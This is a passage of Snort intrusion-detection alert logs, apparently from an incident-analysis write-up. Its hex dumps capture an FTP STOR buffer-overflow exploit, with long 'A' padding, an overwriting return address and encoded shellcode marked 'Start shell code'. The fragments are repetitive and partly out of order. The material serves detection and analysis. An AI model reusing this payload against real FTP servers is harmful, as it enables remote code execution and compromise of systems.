0x0420: 42 42 42 42 D9 EE D9 74 24 F4 5B 31 C9 B1 5E 81  BBBB...t$.[1..^.
0x0430: 73 17 E0 66 1C C2 83 EB FC E2 F4 1C 8E 4A C2 E0  s..f.........J..
0x0440: 66 4F 97 B6 31 97 AE C4 7E 97 87 DC ED 48 C7 98  fO..1...~....H..
0x0450: 67 F6 49 AA 7E 97 98 C0 67 F7 21 D2 2F 97 F6 6B  g.I.~...g.!./..k
0x0460: 67 F2 F3 1F 9A 2D 02 4C 5E FC B6 E7 A7 D3 CF E1  g....-.L^.......
0x0470: A1 F7 30 DB 1A 38 D6 95 87 97 98 C4 67 F7 A4 6B  ..0..8......g..k
0x0480: 6A 57 49 BA 7A 1D 29 6B 62 97 C3 08 8D 1E F3 20  jWI.z.)kb......
0x0490: 39 42 9F BB A4 14 C2 BE 0C 2C 9B 84 ED 05 49 BB  9B.......,....I.
0x04A0: 6A 97 99 FC ED 07 49 BB 6E 4F AA 6E 28 12 2E 1F  j.....I.nO.n(...
0x04B0: B0 95 05 61 8A 1C C3 E0 66 4B 94 B3 EF F9 2A C7  ...a....fK....*.
0x04C0: 66 1C C2 70 67 1C C2 56 7F 04 25 44 7F 6C 2B 05  f..pg..V..%D.l+.
0x04D0: 2F 9A 8B 44 7C 6C 05 44 CB 32 2B 39 6F E9 6F 2B  /..D|l.D.2+9o.o+
0x04E0: 8B E0 F9 B7 35 2E 9D D3 54 1C 99 6D 2D 3C 93 1F  ....5...T..m-<..
0x04F0: B1 95 1D 69 A5 91 B7 F4 0C 1B 9B B1 35 E3 F6 6F  ...i........5..o
0x0500: 99 49 C6 B9 EF 18 4C 02 94 37 E5 B4 99 2B 3D B5  .I....L..7...+=.
0x0510: 56 2D 02 B0 36 4C 92 A0 36 5C 92 1F 33 30 4B 27  V-..6L..6\..30K'
0x0520: 57 C7 91 B3 0E 1E C2 F1 3A 95 22 8A 76 4C 95 1F  W.......:.".vL..
0x0530: 33 38 91 B7 99 49 EA B3 32 4B 3D B5 46 95 05 88  38...I..2K=.F...
0x0540: 25 51 86 E0 EF FF 45 1A 57 DC 4F 9C 42 B0 A8 F5  %Q....E.W.O.B...
0x0550: 3F EF 69 67 9C 9F 2E B4 A0 58 E6 F0 22 7A 05 A4  ?.ig.....X.."z..
0x0560: 42 20 C3 E1 EF 60 E6 A8 EF 60 E6 AC EF 60 E6 B0  B ...`...`...`..
0x0570: EB 58 E6 F0 32 4C 93 B1 37 5D 93 A9 37 4D 91 B1  .X..2L..7]..7M..
0x0580: 99 69 C2 88 14 E2 71 F6 99 49 C6 1F B6 95 24 1F  .i....q..I....$.
0x0590: 13 1C AA 4D BF 19 0C 1F 33 18 4B 23 0C E3 3D D6  ...M....3.K#..=.
0x05A0: 99 CF 3D 95 66 74 32 6A 62 43 3D B5 62 2D 19 B3  ..=.ft2jbC=.b-..
0x05B0: 99 CC C2 0D 0A                                    .....
```

Start shell code

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] FTP format string attempt [**]
01/01-13:17:56.641210 0:50:FC:2F:7B:9C -> 0:1:3:AA:BB:AD type:0x800 len:0x5B5
192.168.62.53:1360 -> 192.168.62.53:21 TCP TTL:128 TOS:0x0 ID:26796 IpLen:20
DgmLen:1447 DF
***AP*** Seq: 0x527145DC  Ack: 0x46B51F19  Win: 0xFF57  TcpLen: 20
0x0000: 00 01 03 AA BB AD 00 50 FC 2F 7B 9C 08 00 45 00  .......P./{...E.
0x0010: 05 A7 68 AC 40 00 80 06 8E E4 C0 A8 3E 35 C0 A8  ..h.@.......>5..
0x0020: 3E 3A 05 50 00 15 52 71 45 DC 46 B5 1F 19 50 18  >:.P..RqE.F...P.
0x0030: FF 57 E0 D9 00 00 53 54 4F 52 20 41 41 41 41 41  .W....STOR AAAAA
0x0040: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0050: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0060: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0070: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0080: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0090: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x00A0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x00B0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x00C0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x00D0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x00E0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x00F0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0100: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0110: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0120: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0130: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0140: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0150: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0160: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0170: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0180: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0190: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x01A0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x01B0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x01C0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x01D0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x01E0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x01F0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

See 3.5.2 FTP format string attempt

```
0x0200: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0210: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0220: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0230: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0240: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0250: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0260: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0270: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0280: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0290: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x02A0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x02B0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x02C0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x02D0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x02E0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x02F0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0300: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0310: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0320: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0330: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0340: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0350: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0360: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0370: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0380: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0390: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x03A0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x03B0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x03C0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x03D0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x03E0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x03F0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0400: F7 A0 2F 7C 42 42 42 42 42 42 42 42 42 42 42 42  ../|BBBBBBBBBBBB
0x0410: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
0x0420: 42 42 42 42 D9 EE D9 74 24 F4 5B 31 C9 B1 5E 81  BBBB...t$.[1..^.
0x0430: 73 17 E0 66 1C C2 83 EB FC E2 F4 1C 8E 4A C2 E0  s..f.........J..
0x0440: 66 4F 97 B6 31 97 AE C4 7E 97 87 DC ED 48 C7 98  fO..1...~....H..
0x0450: 67 F6 49 AA 7E 97 98 C0 67 F7 21 D2 2F 97 F6 6B  g.I.~...g.!./..k
0x0460: 67 F2 F3 1F 9A 2D 02 4C 5E FC B6 E7 A7 D3 CF E1  g....-.L^.......
0x0470: A1 F7 30 DB 1A 38 D6 95 87 97 98 C4 67 F7 A4 6B  ..0..8......g..k
0x0480: 6A 57 49 BA 7A 1D 29 6B 62 97 C3 08 8D 1E F3 20  jWI.z.)kb......
0x0490: 39 42 9F BB A4 14 C2 BE 0C 2C 9B 84 ED 05 49 BB  9B.......,....I.
0x04A0: 6A 97 99 FC ED 07 49 BB 6E 4F AA 6E 28 12 2E 1F  j.....I.nO.n(...
0x04B0: B0 95 05 61 8A 1C C3 E0 66 4B 94 B3 EF F9 2A C7  ...a....fK....*.
0x04C0: 66 1C C2 70 67 1C C2 56 7F 04 25 44 7F 6C 2B 05  f..pg..V..%D.l+.
0x04D0: 2F 9A 8B 44 7C 6C 05 44 CB 32 2B 39 6F E9 6F 2B  /..D|l.D.2+9o.o+
0x04E0: 8B E0 F9 B7 35 2E 9D D3 54 1C 99 6D 2D 3C 93 1F  ....5...T..m-<..
0x04F0: B1 95 1D 69 A5 91 B7 F4 0C 1B 9B B1 35 E3 F6 6F  ...i........5..o
0x0500: 99 49 C6 B9 EF 18 4C 02 94 37 E5 B4 99 2B 3D B5  .I....L..7...+=.
0x0510: 56 2D 02 B0 36 4C 92 A0 36 5C 92 1F 33 30 4B 27  V-..6L..6\..30K'
0x0520: 57 C7 91 B3 0E 1E C2 F1 3A 95 22 8A 76 4C 95 1F  W.......:.".vL..
0x0530: 33 38 91 B7 99 49 EA B3 32 4B 3D B5 46 95 05 88  38...I..2K=.F...
0x0540: 25 51 86 E0 EF FF 45 1A 57 DC 4F 9C 42 B0 A8 F5  %Q....E.W.O.B...
0x0550: 3F EF 69 67 9C 9F 2E B4 A0 58 E6 F0 22 7A 05 A4  ?.ig.....X.."z..
0x0560: 42 20 C3 E1 EF 60 E6 A8 EF 60 E6 AC EF 60 E6 B0  B ...`...`...`..
0x0570: EB 58 E6 F0 32 4C 93 B1 37 5D 93 A9 37 4D 91 B1  .X..2L..7]..7M..
0x0580: 99 69 C2 88 14 E2 71 F6 99 49 C6 1F B6 95 24 1F  .i....q..I....$.
0x0590: 13 1C AA 4D BF 19 0C 1F 33 18 4B 23 0C E3 3D D6  ...M....3.K#..=.
0x05A0: 99 CF 3D 95 66 74 32 6A 62 43 3D B5 62 2D 19 B3  ..=.ft2jbC=.b-..
0x05B0: 99 CC C2 0D 0A                                    .....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] FTP command overflow attempt [**]
01/01-13:17:56.641210 0:50:FC:2F:7B:9C -> 0:1:3:AA:BB:AD type:0x800 len:0x5B5
192.168.62.53:1360 -> 192.168.62.53:21 TCP TTL:128 TOS:0x0 ID:26796 IpLen:20
DgmLen:1447 DF
***AP*** Seq: 0x527145DC  Ack: 0x46B51F19  Win: 0xFF57  TcpLen: 20
0x0000: 00 01 03 AA BB AD 00 50 FC 2F 7B 9C 08 00 45 00  .......P./{...E.
0x0010: 05 A7 68 AC 40 00 80 06 8E E4 C0 A8 3E 35 C0 A8  ..h.@.......>5..
0x0020: 3E 3A 05 50 00 15 52 71 45 DC 46 B5 1F 19 50 18  >:.P..RqE.F...P.
0x0030: FF 57 E0 D9 00 00 53 54 4F 52 20 41 41 41 41 41  .W....STOR AAAAA
```

See 3.5.2 FTP format overflow attempt


```
0x0040: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0050: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0060: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0070: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0080: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0090: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x00A0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x00B0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x00C0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x00D0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x00E0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x00F0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0100: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0110: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0120: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0130: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0140: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0150: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0160: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0170: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0180: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0190: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x01A0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x01B0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x01C0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x01D0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x01E0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x01F0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0200: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0210: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0220: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0230: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0240: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0250: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0260: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0270: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0280: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0290: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x02A0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x02B0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x02C0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x02D0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x02E0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x02F0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0300: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0310: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0320: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0330: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0340: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0350: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0360: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0370: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0380: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0390: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x03A0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x03B0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x03C0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x03D0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x03E0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x03F0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0400: F7 A0 2F 7C 42 42 42 42 42 42 42 42 42 42 42 42  ../|BBBBBBBBBBBB
0x0410: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
0x0420: 42 42 42 42 D9 EE D9 74 24 F4 5B 31 C9 B1 5E 81  BBBB...t$.[1..^.
0x0430: 73 17 E0 66 1C C2 83 EB FC E2 F4 1C 8E 4A C2 E0  s..f.........J..
0x0440: 66 4F 97 B6 31 97 AE C4 7E 97 87 DC ED 48 C7 98  fO..1...~....H..
0x0450: 67 F6 49 AA 7E 97 98 C0 67 F7 21 D2 2F 97 F6 6B  g.I.~...g.!./..k
0x0460: 67 F2 F3 1F 9A 2D 02 4C 5E FC B6 E7 A7 D3 CF E1  g....-.L^.......
0x0470: A1 F7 30 DB 1A 38 D6 95 87 97 98 C4 67 F7 A4 6B  ..0..8......g..k
0x0480: 6A 57 49 BA 7A 1D 29 6B 62 97 C3 08 8D 1E F3 20  jWI.z.)kb......
0x0490: 39 42 9F BB A4 14 C2 BE 0C 2C 9B 84 ED 05 49 BB  9B.......,....I.
0x04A0: 6A 97 99 FC ED 07 49 BB 6E 4F AA 6E 28 12 2E 1F  j.....I.nO.n(...
0x04B0: B0 95 05 61 8A 1C C3 E0 66 4B 94 B3 EF F9 2A C7  ...a....fK....*.
```

```
0x04C0: 66 1C C2 70 67 1C C2 56 7F 04 25 44 7F 6C 2B 05  f..pg..V..%D.l+.
0x04D0: 2F 9A 8B 44 7C 6C 05 44 CB 32 2B 39 6F E9 6F 2B  /..D|l.D.2+9o.o+
0x04E0: 8B E0 F9 B7 35 2E 9D D3 54 1C 99 6D 2D 3C 93 1F  ....5...T..m-<..
0x04F0: B1 95 1D 69 A5 91 B7 F4 0C 1B 9B B1 35 E3 F6 6F  ...i........5..o
0x0500: 99 49 C6 B9 EF 18 4C 02 94 37 E5 B4 99 2B 3D B5  .I....L..7...+=.
0x0510: 56 2D 02 B0 36 4C 92 A0 36 5C 92 1F 33 30 4B 27  V-..6L..6\..30K'
0x0520: 57 C7 91 B3 0E 1E C2 F1 3A 95 22 8A 76 4C 95 1F  W.......:.".vL..
0x0530: 33 38 91 B7 99 49 EA B3 32 4B 3D B5 46 95 05 88  38...I..2K=.F...
0x0540: 25 51 86 E0 EF FF 45 1A 57 DC 4F 9C 42 B0 A8 F5  %Q....E.W.O.B...
0x0550: 3F EF 69 67 9C 9F 2E B4 A0 58 E6 F0 22 7A 05 A4  ?.ig.....X.."z..
0x0560: 42 20 C3 E1 EF 60 E6 A8 EF 60 E6 AC EF 60 E6 B0  B ...`...`...`..
0x0570: EB 58 E6 F0 32 4C 93 B1 37 5D 93 A9 37 4D 91 B1  .X..2L..7]..7M..
0x0580: 99 69 C2 88 14 E2 71 F6 99 49 C6 1F B6 95 24 1F  .i....q..I....$.
0x0590: 13 1C AA 4D BF 19 0C 1F 33 18 4B 23 0C E3 3D D6  ...M....3.K#..=.
0x05A0: 99 CF 3D 95 66 74 32 6A 62 43 3D B5 62 2D 19 B3  ..=.ft2jbC=.b-..
0x05B0: 99 CC C2 0D 0A                                   .....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```